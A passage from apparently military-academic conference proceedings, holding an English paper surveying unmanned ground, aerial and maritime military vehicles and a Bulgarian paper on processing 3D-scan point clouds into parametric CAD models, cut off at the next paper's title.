7. <https://ntrs.nasa.gov/api/citations/20160013391/downloads/20160013391.pdf>
8. <https://headedforspace.com/materials-for-orbital-rockets/>
9. https://sim.utcluj.ro/stm/download/Mat_compozite/Inc_tractiune.pdf
10. <https://www.radartutorial.eu/01.basics/Radar%20Principle.en.html>
11. https://jontalle.web.engr.illinois.edu/uploads/473.F18/Lectures/Chapter_5a.pdf#:~:text=P%20%3D%20r%20T%20K%20where%20P%20is,constant%2C%20and%20TK%20is%20the%20temperature%20in%20Kelvin.
12. <https://onlinelibrary.wiley.com/doi/10.1155/2017/7638389>
13. <https://www.envi.ro/ecuatia-intensitatii-sunetului/>
14. https://www.defenseromania.ro/romania-va-dispune-de-nsm-cea-mai-moderna-aparare-de-coasta-din-lume-pas-important-in-livrarea-sistemelor-catre-fortele-navale_620059.html
15. <https://www.navy.ro/comunicat.php?id=433>
16. <https://www.sciencedirect.com/science/article/abs/pii/S025405>

UNMANNED TRANSPORT SYSTEMS IN THE MILITARY ENVIRONMENT

**Lukasz Patrejko, Krzysztof Patrejko, Anna Borucka,
Piotr Bawol, Grzegorz Sobiecki**

*Doctoral School, Military University of Technology, Warsaw, Poland, lukasz.patrejko@wat.edu.pl
Doctoral School, Military University of Technology, Warsaw, Poland,
krzysztof.patrejko@wat.edu.pl*

*Faculty of Security, Logistics and Management, Military University of Technology, Warsaw,
Poland, anna.borucka@wat.edu.pl*

*Doctoral School, Military University of Technology, Warsaw, Poland, piotr.bawol@wat.edu.pl
Doctoral School, Military University of Technology, Warsaw, Poland, grzegorz.sobiecki@wat.edu.pl*

Abstract: *The development of unmanned technology stems from the need to overcome human limitations and enhance operational efficiency, especially in difficult and hazardous conditions. These systems increase the precision of operations and operational flexibility in both military and civilian contexts. This article aims to analyze the applications of these systems within armed forces and their effectiveness on the modern battlefield.*

Keywords: *unmanned systems, armed conflicts, modern technology, UAV, UGV, UMV*

Introduction

The development of unmanned transport systems is inextricably linked to economic and social progress, arising from the multifaceted needs of the modern world [10, 17]. One of the primary motivations for the creation and advancement of unmanned technology has been the necessity to overcome human physical limitations, particularly in the exploration of areas that are inaccessible or too dangerous for humans [6, 9]. Unmanned systems enable the execution of missions in extreme environments where conditions such as radiation, temperature, pressure, or lack of oxygen preclude safe human participation [17, 1, 22].

Another significant factor contributing to the rapid advancement of this technology has been lessons learned from armed conflicts, particularly in recent centuries [22, 2, 4]. An increased awareness of the value of human life and the drive to minimize human casualties in warfare have become key motivations for the development of remotely operated and autonomous technologies. Analyses of conflicts have shown that psychological factors such as fear of combat, low morale, and self-preservation instincts significantly reduce the effectiveness of military operations. As a result, the drive to increase the efficiency of armed forces by eliminating the need for direct human involvement on the battlefield has become a primary objective of unmanned technology research.

These systems not only reduce risks to human life but also enhance operational capabilities, allowing for more precise actions in situations that would be too risky for manned units. The potential to gain an advantage by surprising the enemy with an unmanned vehicle that is more difficult to detect and destroy also plays an important role. The growing significance of autonomous systems is thus directly tied to global trends in

both military and civilian spheres, where the need for increased efficiency, safety, and operational flexibility fuels further development of this technology. Consequently, this article aims to present unmanned systems used in the armed forces, their characteristics, and an assessment of their potential applications on the modern battlefield.

1 Origins of Unmanned Systems

The precursor and first known designer of an autonomous vehicle was Leonardo da Vinci, who in the 15th century developed the concept of a cart that could move independently using high-tension springs [8]. In 1898, Nikola Tesla presented the world's first radio-controlled submarine, named the “Teleautomaton” [3]. Tesla's invention was a revolutionary breakthrough, setting the direction for future research in remotely operated systems. Further development of unmanned systems occurred during both World Wars. During WWI (1914-1918), the first prototypes of remotely operated ground vehicles appeared, used to transport explosives. Examples include small tracked vehicles controlled by radio signals or cables. Although their effectiveness was limited, they laid the foundation for more advanced future solutions.

Significant progress in unmanned technology was made during WWII (1939–1945). Germany successfully used the first unmanned aerial vehicles—the so-called flying bombs. The most famous example was the V-1 missile [13]. Alongside the development of airborne technologies, Germany intensively worked on land-based military robots, such as the “Goliath” – a remotely controlled tank mine [23]. The period of the World Wars highlighted the strategic importance of unmanned technologies. Although these machines did not play key roles at the time, their vast potential was recognized, along with a strong need for further development.

2 Current Roles and Applications of Unmanned Vehicles

Today, the market for unmanned vehicles is one of the fastest-growing industrial sectors [14]. Technologies such as artificial intelligence, real-time data processing, cutting-edge optoelectronic systems, and advanced autonomy algorithms make these devices highly potent tools with ever-wider applications across various sectors of the economy and security. Unmanned vehicles are increasingly playing a role in both military operations and the civilian sector, performing tasks impossible for humans. Their applications cover a broad spectrum of activities, ranging from critical infrastructure monitoring and rescue operations to supporting law enforcement services. In services like police, fire departments, and emergency response, unmanned systems enable search and rescue operations, patrols in hard-to-access areas, traffic monitoring, and even natural disaster prediction [6, 7, 19].

From a military perspective, unmanned vehicles have revolutionized the modern battlefield. They conduct reconnaissance and surveillance operations as well as direct attacks on enemy targets, while minimizing risks to human life. With capabilities for prolonged flight, real-time monitoring of vast areas, and precise strikes, these systems have driven a shift in traditional approaches to warfare. They play a crucial role in reconnaissance, logistics, and tactical operations, with immense operational potential [17,20].

The continuous advancement of unmanned technologies is also driven by the evolving needs of the security sector and the economy. The ongoing automation of processes, increasing demand for high-precision systems, and the need to minimize human risk while enhancing operational efficiency drive further research and innovation in this area. The market for unmanned transport systems is projected to see significant growth in the coming decades, confirming its enormous development potential [6, 20, 7, 19].

3 Classification of Unmanned Systems

3.1 Classification by Level of Autonomy

The level of automation in unmanned systems refers to the degree of human intervention required in the vehicle’s decision-making and operational processes. Based on the autonomy level, these systems can be categorized into three main classes. Fully autonomous systems do not require any direct human intervention during mission execution. Their operation relies on advanced artificial intelligence (AI) algorithms, including neural networks and machine learning (ML) techniques. Examples of such systems include autonomous ground vehicles, aerial drones used for goods delivery, and marine systems for autonomous research missions. Semi-autonomous systems are those in which vehicles follow a pre-programmed action plan but can communicate with an operator. Examples include certain logistics systems in warehouses, drones used for infrastructure inspection, or semi-autonomous urban transport systems. Remotely controlled systems are fully dependent on an operator who controls them remotely via communication systems, maintaining complete control. These systems are used for tasks requiring precise supervision, such as rescue operations, military reconnaissance, and some transport systems where autonomous decisions are not feasible due to challenging operational conditions.

3.2 Classification by Operational Environment

The second key criterion for classifying unmanned systems is the environment in which these vehicles are deployed. Unmanned Ground Vehicles (UGVs) operate on the ground and are used in various applications, including transportation and specialized operations. They may include autonomous delivery vehicles, warehouse logistics systems, exploration robots, and military vehicles for reconnaissance or supply transport. These vehicles can navigate challenging terrains such as deserts, forests, swamps, or urban areas. One example of an unmanned ground system is the Multi-Utility Tactical Transport vehicle family [5], primarily used for evacuating injured personnel from battlefields and carrying out various transport tasks (Fig. 1). Another example is the Lightweight Robotic Evacuation Platform – “Łasica,” developed at the Military University of Technology [16], which can robotically retrieve and transport an injured person from the combat zone to a safe are (Fig. 2).



Figure 1 Multi-Utility Tactical Transport [5]



Figure 2 “Lasica” [16]

Oshkosh showcased the unmanned TerraMax Ground Vehicle at the DSEI 2013 event in London (Fig. 3). This highly autonomous ground vehicle is based on the high-mobility truck used by various branches of the U.S. military [18].



Figure 3: TerraMax Unmanned Ground Vehicle [18].

Equipped with an autonomous control system and 360-degree sensors, TerraMax includes visible light and infrared cameras, as well as LIDAR, three long-range radars, and 12 short-range sensors. The vehicle’s position is precisely determined by an integrated positioning system that uses multiple independent sources. The vehicle can operate autonomously along a set route or be remotely controlled by an operator, who uses an extensive array of sensors and cameras.

Unmanned Aerial Vehicles (UAVs) represent one of the most recognized segments of unmanned systems. They are used for both commercial and military purposes. Among many unmanned aerial vehicles, examples include the British multi-rotor Malloy T400 (Fig. 4), capable of transporting items weighing up to 180 kg [21], and the Polish multi-role unmanned system FlyEye (Fig. 5) [24].



Figure 4: Malloy T400 [21]



Figure 5: FlyEye System [24].

Unmanned Maritime Vehicles (UMVs) operate on water (USV – Unmanned Surface Vehicles) or underwater (UUV – Unmanned Underwater Vehicles). They are used in ocean monitoring, hydrographic research, search and rescue operations, and maritime

reconnaissance. Autonomous maritime units can be equipped with advanced sonar systems for seafloor mapping and object detection. An example of an unmanned maritime vehicle is the Chinese Zhu Hai Yun, the world’s first autonomous mothership for unmanned systems (Fig. 6). It can operate entirely autonomously, executing pre-assigned tasks. [12].



Figure 6: Zhu Hai Yun Ship [12].



Figure 7: NOMAD Ship [15]

The U.S. Navy has also been developing a fully autonomous, functional ship concept for some time. One such ship is the NOMAD (Fig. 7) [15].

Mixed-environment unmanned systems are capable of operating in more than one environment, making them particularly versatile and useful in various missions. Examples include amphibious drones capable of operating on both land and water, amphibious vehicles, and underwater-aerial drones. One example is the Naviator drone (Fig. 8), designed to navigate underwater as well as fly, seamlessly transitioning between environments. These types of drones can also be used for scientific research, underwater infrastructure inspection, and environmental monitoring. [11]



Figure 8: Naviator Underwater-Aerial Drone [11]

Mixed-environment unmanned systems enable effective operations across diverse environments, significantly enhancing their flexibility and operational potential. They are particularly useful in situations where crossing environmental boundaries is necessary, such as in rescue operations.

4 Discussion and Evaluation of Unmanned Systems

The versatility and high efficiency of unmanned systems, especially autonomous ones, offer real opportunities for gaining operational advantages in armed conflicts. Modern unmanned vehicles, equipped with advanced technologies such as neural networks, machine learning, and artificial intelligence, can operate faster, longer, and

more precisely than humans, without the limitations tied to human physiological needs like fatigue, errors from psychological or health factors, and varying moods or levels of concentration. The use of artificial intelligence algorithms and machine learning enables these systems to make optimal decisions in real time. Autonomous unmanned vehicles can independently analyze vast amounts of data from various sensors, allowing them to operate effectively in dynamically changing operational conditions. Moreover, these systems can function in environments extremely dangerous for humans, such as battlefields, chemically or radioactively contaminated zones, and extreme weather conditions. The advancement of artificial intelligence not only expands the operational capabilities of unmanned systems but also suggests future directions for the evolution of these technologies. Undoubtedly, artificial intelligence will play a crucial role in managing unmanned transport, not only on the battlefield but also in civilian economic sectors (logistics, public transport, agriculture, industry). Autonomous transport systems can increase operational efficiency, reduce costs, improve safety, and minimize environmental impacts.

Unmanned technologies are currently used at various levels of automation, from remotely operated systems to fully autonomous units, demonstrating the complexity and flexibility of these solutions. The diversity of operational environments in which these vehicles can function includes land, air, sea, and mixed environments, making them incredibly versatile tools. Consequently, these vehicles can undertake a wide range of missions, from combat operations to rescue operations, environmental monitoring, and goods transport.

Despite the enormous benefits offered by unmanned systems, their rapid development also entails numerous risks and challenges. The use of artificial intelligence for autonomous decision-making on the battlefield, especially in operations involving weaponry, raises ethical and legal questions. One of the main concerns is the issue of responsibility for the actions of autonomous systems. In the case of errors or unforeseen events, it may be difficult to determine who is responsible – the programmer, manufacturer, operator, or possibly the artificial intelligence system itself. Another significant threat is the potential misuse of these technologies by non-state entities or terrorist organizations, which could lead to an escalation of global security threats. From an economic perspective, the rapid advancement of autonomous technologies may lead to significant changes in the labor market. Automation could lead to the elimination of traditional jobs, creating the need to adapt educational systems to new challenges and provide appropriate retraining programs for workers.

Conclusion

Unmanned systems, with their versatility and high efficiency, have the potential to revolutionize not only military operations but also a range of civilian economic sectors. Their ability to operate autonomously, thanks to advanced artificial intelligence and complex algorithms, enables them to function in extreme environments without human intervention, contributing to greater efficiency, no human casualties, and reduced operational costs. However, like any technology, they also carry risks and challenges that

must be properly managed to ensure that the development of these systems serves both security and societal well-being.

References

1. Ayamga, M., Akaba, S., & Nyaaba, A. A. (2021). Multifaceted applicability of drones: A review. *Technological Forecasting and Social Change*, 167, 120677.
2. Binding, M. (2018). Have Autonomous and Unmanned Systems Changed War Fundamentally?. *Canadian Military Journal*, 19(1), 41.
3. Bukowski, P., & Szala, G. (2018). Unmanned Aerial Vehicles – Origin, Present and Future. *Postępy w inżynierii mechanicznej*.
4. De Lima Filho, G. M., Kuroswski, A. R., Medeiros, F. L. L., Voskuijl, M., Monsuur, H., & Passaro, A. (2022). Optimization of unmanned air vehicle tactical formation in war games. *IEEE Access*, 10, 21727-21741.
5. Difesa. (2024), “First in Last Out”: Marines first to put Unmanned Ground Vehicles into service? Retrieved from <https://en.difesaonline.it/mondo-militare/first-last-out-i-marines-primi-mettere-servizio-gli-unmanned-ground-vehicles>
6. Gładysz, P., Parczewski, R., Borucka, A. (2023). Assessing the possibility of improving rescue operations with the use of UAVs. Case studies from wielkopolskie province, *Zeszyty Naukowe SGSP, Issue: ZN SGSP; 86, 191-203, DOI: 10.5604/01.3001.0053.7154*
7. Gupta, A., Zhou, L., Ong, Y. S., Chen, Z., & Hou, Y. (2022). Half a dozen real-world applications of evolutionary multitasking, and more. *IEEE Computational Intelligence Magazine*, 17(2), 49-66.
8. Hussein, N. (2024). From da Vinci to cybersecurity: tracing the evolution of autonomous vehicles and ensuring safe platooning operations. *Discover Mechanical Engineering*, 3(1), 20.
9. Imoize, A. L., Adedeji, O., Tandiya, N., & Shetty, S. (2021). 6G enabled smart infrastructure for sustainable society: Opportunities, challenges, and research roadmap. *Sensors*, 21(5), 1709.
10. Jaroń, A., Borucka, A., Deliś, P., Sekrecka, A. (2024). An Assessment of the Possibility of Using Unmanned Aerial Vehicles to Identify and Map Air Pollution from Infrastructure Emissions *Energies*, 17(3), 577. <https://doi.org/10.3390/en17030577>
11. Karpowicz J. (2016). Meet the Naviator - A Drone that Can Fly Just as Easily as it Can Swim *Commercial UAV News* Retrieved from <https://www.commercialuavnews.com/public-safety/meet-naviator-drone-can-fly-just-easily-can-swim>
12. Li, Y. (2023). World's first intelligent unmanned drone carrier put into use <https://www.ecns.cn/hd/2023-01-13/detail-ihcircp9799729.shtml>
13. Maley, W. (2021). Drone warfare and the management of violence. In *Drones and Global Order*, 173-188. Routledge.

14. Mohamed, N., Al-Jaroodi, J., Jawhar, I., Idries, A., & Mohammed, F. (2020). Unmanned aerial vehicles applications in future smart cities. *Technological forecasting and social change*, 153, 119293.
15. Naval News. (2022) US Navy successfully operates Nomad USV during RIMPAC 22. Retrieved from <https://armyrecognition.com/news/navy-news/2022/us-navy-successfully-operates-nomad-usv-during-rimpac-22>
16. Portal Mundurowy. (2023). Winner of the 1st place in the MON competition: ŁASICA Light Evacuation Platform, Retrieved from <https://archiwum.portal-mundurowy.pl/index.php/component/k2/item/16564-laureat-i-miejsca-w-konkursie-mon-lekka-platforma-ewakuacyjna-lasica>
17. Raheemah, F. A., Hussein, M. T. (2022). 3D CAD model for a quadrotor system modeling and control. *Diagnostyka*, 23(2), 2022203. <https://doi.org/10.29354/diag/147782>
18. Sabak, J. (2013). DSEI 2013: Unmanned Oshkosh TerraMax, *Defence 24*, Retrieved from DSEI 2013: Bezzałogowy Oshkosh TerraMax | *Defence24*
19. Song, X., Cheng, M., Lei, L., & Yang, Y. (2023). Multitask and multiobjective joint resource optimization for UAV-assisted air-ground integrated networks under emergency scenarios. *IEEE Internet of Things Journal*, 10(23), 20342-20357.
20. Su, J. L., & Wang, H. (2021). An improved adaptive differential evolution algorithm for single unmanned aerial vehicle multitasking. *Defence Technology*, 17(6), 1967-1975.
21. The Electric VTOL News. (2024). Malloy Aeronautics T400 (production aircraft) Retrieved from <https://evtol.news/malloy-aeronautics-t400>
22. Um, J. S. (2019). Drones as cyber-physical systems. *Springer*, 10, 978-981.
23. Villar, V. (2016). Unmanned Ground Systems in Future Warfare. *Digital Infantry Battlefield Solution*, 23.
24. WB Electronics, FlyEye Unmanned Aerial System, Retrieved from <https://www.wbgroup.pl/produkt/bezalogowy-system-powietrzny-klasy-mini-flyeye/842400294>

STAGES AND METHODS FOR DATA PROCESSING IN THE REVERSE ENGINEERING STRATEGY

Blagovest I. Bankov

*Department of “Armament and Technology for Design”, National Military University “Vasil
Levski”, Shumen, Bulgaria, blagovest.bankov@gmail.com*

Abstract: Reverse engineering is the process of analyzing and deconstructing an existing system, product, or component to understand its structure, functions, and working principles. This approach is used for product optimization, repair, studying competitive technologies, and more. Frequently, 3D scanning systems are employed to capture data from the analyzed object, creating a stream of measurement data into specialized software, forming what is known as a "point cloud". This report aims to demonstrate the stages and some of the methods for data processing and the creation of a parameterized CAD model.

Keywords: Reverse Engineering, 3D Scan, NURBS, Lofting, Mesh Fit, CAD

ЕТАПИ И МЕТОДИ ЗА ОБРАБОТКА НА ДАННИ В СТРАТЕГИЯТА ЗА ОБРАТНОТО ИНЖЕНЕРСТВО

Благовест И. Банков

*Катедра „Въоръжение и технологии за проектиране“, НВУ „Васил Левски“, Шумен,
България, blagovest.bankov@gmail.com*

Абстракт: Обратното инженерство е процес на анализ и деконструкция на съществуваща система, продукт или компонент с цел разбиране на неговата структура, функции и работен принцип. Този подход се използва за оптимизация на продукти, ремонт, изучаване на конкурентни технологии и др. Често за снемане на данни от анализираня обект се използват 3D сканиращи системи, които създават поток от измервателни данни към специализиран софтуерен продукт, образувайки така наречения „облак от точки“. Този доклад има за цел да покаже етапите и част от методите за обработката на данни и създаване на параметризиран CAD модел.


Introduction

За създаване на параметричен модел в CAD (Computer Aided Design) среда на сканиран обект се изискват специализирани програмни продукти, позволяващи обработката на снетите данни и компютърна конфигурация с високи параметри, която да позволява обработката на наличната информация по измерванията.

В днешно време има много голям избор на софтуерни продукти в различни класове за подпомагане на проектирането [1], [7], [8], [9], но не всички позволяват обработката на събраната информация от сканирането, поради тази причина потребителите трябва да се запознаят добре с предоставяните софтуери на пазара.

Данните снети от сканирания обект се представят като „облак от точки“ в пространството, които трябва да бъдат допълнително обработени за да се достигне до желания резултат [6]. Етапите през, които трябва да се премина по създаване на параметризиран модел са (Фигура 1):

- Обработка на облака от точки;
- Генериране на мрежов модел;
- Създаване на повърхностен модел;
- Създаване на параметричен модел.




Фигура 1: Стъпки при обработката на

1 Обработка на облака от точки

В тази част от обработката е необходимо потребителя да изчисти генерираните точкови данни от внесените шумове при сканирането, създадени от прихванати околни обекти (при без контактното) или неизправност на сканиращото устройство.

Тъй като този тип измервателни системи могат да генерират милиони точки за няколко секунди, този процес до голяма степен е автоматизиран от специализираните програмни продукти предоставяни от производителите на сканиращи система, но потребителя има контрол над процеса и тук е необходима неговата експертиза.

За да се сканира цялостно даден обект, е необходимо той трябва да се обследва от всичките му страни и това налага пребазирането му в различни ориентации. Всяка една ориентация създава нов облак от информационни-измервателни атрибути и в края на процеса всичките ориентации трябва да се обединят в една (Фигура 2), като бъдат ориентирани спрямо главната координатна система и/или подходяща осова линия. Това подравняване става с помощта на маркери, които са зададени от потребителя или автоматично подравняване на база генерирани референции при сканирането от работния алгоритъм на сканиращото устройство.




Фигура 2: Подравняване

2 Генериране на мрежов модел

След като необработените данни бъдат манипулирани така, че да удовлетворяват потребителя е необходимо точките да бъдат топологично свързани чрез полигони с координатите на информационните точки (Фигура 3).

Point Number	X	Y	Z	Resultant planar polygon
P1	2.3564	4.5673	7.3428	
P2	3.5674	7.6784	7.3428	
P3	7.4536	5.9876	7.3428	
Edge	Start vertex	End vertex		
E1	P3	P2		
E2	P2	P1		
E3	P1	P3		




Фигура 3: Топологично свързване

При извършване на полигонното покриване, моделът може да се разгледа подробно за грешки и да бъдат отстранени ръчно или чрез повторно стартиране на автоматичния способ, или повторно сканиране на участъка. Някои алгоритми дават възможност за създаване на фантомни точки, на база математически изчисления,

които да спомагат за съгъстяване на мрежата в определени участъци и да бъде намалена получената се грешка. [5]

Различните софтуерни продукти предлагат два вида мрежи – триъгълни и четириъгълни (Фигура 4), като някои продукти предлагат и комбинация между моделите. Вида на мрежата се избира спрямо сложността на геометрията или алгоритъма, с който работи самия софтуерен продукт.



Фигура 4: Видове мрежи

Потребителят трябва да има предвид, че създаването на голям обем от информация (много големи облаци от точки и/или много на брой полигони) увеличава значително големината на създадените файлове, както и времето за обработката им, което е тясно свързано с производителността на компютърната конфигурация.

В тази част моделът може да бъде експортиран във формат като STL, OBJ, STEP, IGES, ASCII и да бъде създадено физическо копие на обекта чрез 3D принтиране.


3 Създаване на повърхностен модел

В тази част се срещат три основни подхода за описването на повърхностни модели:

- NURBS
- Lofting
- Mesh Fit / Single Patch


а. NURBS (Non-Uniform Rational B-Splines)

Този инструмент и подход за описване на полигонни модели чрез криви е един от най-често предлаганите от софтуерните продукти (Фигура 5).



Фигура 5: NURBS линии и полигони

По същество NURBS са форма на B-Spline, които се състои от сегменти с дадена степен на полинома, контролни точки и тегловен коефициент за по-добър контрол върху кривата, които са свързани заедно с тангенциалност и непрекъснатост на кривината (Фигура 6).




Фигура 6: NURBS крива [4]

Контролните точки (Control Points) определят формата на NURBS кривата или повърхността. Промяната на позицията на тези точки променя формата на кривата, като по този начин се осигурява висока степен на контрол.

Възлите (Knots) са параметри, които определят как кривата минава през или около контролните точки. Разпределението на възлите влияе на степента на гладкост и формата на кривата или повърхността.

При създаване на повърхностния модел, потребителя трябва да реши колко точно желае да опише полигонния модел, увеличавайки степента на полинома на NURBS кривата се увеличава и свободата на нейната гъвкавост. Създаване на добра крива отнема значително време и труд, като тук е момента за експертното мнение и дали има необходимост от подобно описание на повърхността.

На Фигура 7 е показано сравнение между полигонен модел и NURBS модел.



Фигура 7: Разлика между полигонен и NURBS модел [3]


Много производители на софтуерни продукти за обратно инженерство предоставят на потребителя автоматично описване на повърхнините чрез NURBS криви, дори част то програмните продукти предлагат и съдействие от алгоритми на изкуствен интелект [2], което прави този подход бърз, точен но в последствие е труден за манипулиране.

Някои от минусите на автоматичното генериране на NURBS са:

- Не се пропускат възли от полигонната мрежа;
- Не запълва отвори;
- Повърхнините често не се удебеляват или изместват при създаване на твърдотелни тела (Solid Body);
- Не е параметричен или регулируем.

b. Lofting

По същество този процес представлява свързване на две или повече скици, които са сечения в отделни зони на полигонния модел, създавайки единична повърхнина (Фигура 8).



Фигура 8: Lofting етапи а) създаване на сечения върху полигонния модел;
б) свързване на сеченията

Предимствата на този подход са, че повърхностните модели стават параметрични и лесно регулируеми, докато минусите са, че подхода е много бавен поради нуждата от създаване на многобройни повърхнини и скици със сечения, както и трудното описване на всяка една крива от сканирания обект.


За използването му е необходимо предварителна подготовка на полигонния модел:

- Повърхността да е единична или да е затворен обем;
- Да няма отвори поради накъсване скицата на сечението;
- Да се премахнат всички нежелани в резултата подробности (детайли).

Този подход е предпочитан, когато са налице по прости геометрии и е необходимо да се правят малко на брой и лесни корекции.

с. Mesh Fit / Single Patch

Този подход комбинира автоматичния алгоритъм за описване на повърхнини чрез NURBS криви, както и ръчното им изчертаване в конкретни участъци, които служат за създаване на свободни повърхнини, като в последствие се комбинират за да опишат повърхността на сканирания обект (Фигура 9).



Фигура 9: Фигура 2.33. Single Patch a) полигонен модел b) повърхнинен модел на база NURBS криви

Предимствата на този подход са:

- Потребителят сам избира кои характеристики (твори, закръгления, кривини и т.н.) от сканирането да пропусне;
- Не е необходимо да се редактира мрежата;
- Може да бъде много точен в описването на повърхнините;
- Създават се гладки повърхнини позволяващи да се използва функциите за дебелистност (Thiked) и отстъп от повърхността (Offset).

Минусите на подхода са:

- Изисква повече познания от потребителя;
- Отделните повърхнини не са параметризирани.

4 Създаване на параметричен модел

След преминаването през всички предварителни фази е необходимо чрез наличния CAD софтуерен продукт и инструментите към него да се създаде параметризиран твърдотелен модел, който да позволява извършването на желаните операции.

Conclusion

Процесът на обратното инженерство, разгледан в доклада, представлява систематичен подход за преобразуване на данни от 3D сканиране в параметризиран CAD модел. Този процес изисква експертни познания и внимателно управление на всяка фаза – от обработката на облака от точки до създаването на параметричен твърдотелен модел.

Необходимата експертиза от персонала, извършващ процесите по реконструиране е от ключово значение за определяне на правилните подходи. Благодарение на непрестанното подобрене в специализираните софтуерни продукти по обработка на данни самите стъпки ще стават все по-бързи, но това ще

изисква и допълнителни познания в областта на изкуствения интелект и обработката на измервателни данни.

References

1. Antonov, S., & Tsonev, T. (2016). *Possibilities for automation of designing elements of small arms using CAD/CAM/CAE systems*. Defense And Security, Mechanical Engineering And Military Technology, Communication And Computing Technologies, Social Science, 319–324.
2. Antono, S. (2023). *CAD/CAM/CAE systems and artificial intelligence to help design components for personal ballistic protection equipment*. Annual of Konstantin Preslavski University of Shumen, XIII, 262–268.
3. Arsalan. (2021, December 30). *What Is NURBS Modeling?* ITS. Retrieved February from <https://it-s.com/what-is-nurbs-modeling/>
4. Nguyen, V. P., Kerfriden, P., & Bordas, S. P. A. (2014). *Two- and three-dimensional is geometric cohesive elements for composite delamination analysis*. *Composites Part B: Engineering*, 60, 193–212.
5. Raja, V., & Fernandes, K. J. (Eds.). (2008). *Reverse engineering: An industrial perspective*. Springer series in advanced manufacturing. London: Springer.
6. Sofronov, Y., Zagorski, M., Todorov, G., & Gavrailov, T. (2019). *Approach for reverse engineering of complex geometry components*. Presented at the BulTrans, Sozopol, Bulgaria.
7. Todorov, G., Kamberov, K., Vasilev, H., & Ivanov, T. (2021). *Design Variants Assessment Of Street LED Device Based On Virtual Prototyping*. 2021 17th Conference on Electrical Machines, Drives and Power Systems (ELMA) (pp. 1–4). Presented at the 2021 17th Conference on Electrical Machines, Drives and Power Systems (ELMA), Sofia, Bulgaria: IEEE. Retrieved February 22, 2024, from <https://ieeexplore.ieee.org/document/9503086/>
8. Todorov, G., Romanov, B., & Todorov, T. (2019). *Assessment of Accuracy and Precision of a Complex Polymer Component*. Presented at the 29 th INTERNATIONAL SCIENTIFIC SYMPOSIUM.
9. Zhang, Z., Zhao, M., Shen, Z., Wang, Y., Jia, X., & Yan, D.-M. (2024). *Interactive reverse engineering of CAD models*. *Computer Aided Geometric Design*, 111, 102339.

**RESEARCH OF ORGANISM ENERGY EXPENDITURE WITH THE
PARTICIPATION OF MILITARY AND NON-MILITARY PERSONNEL IN
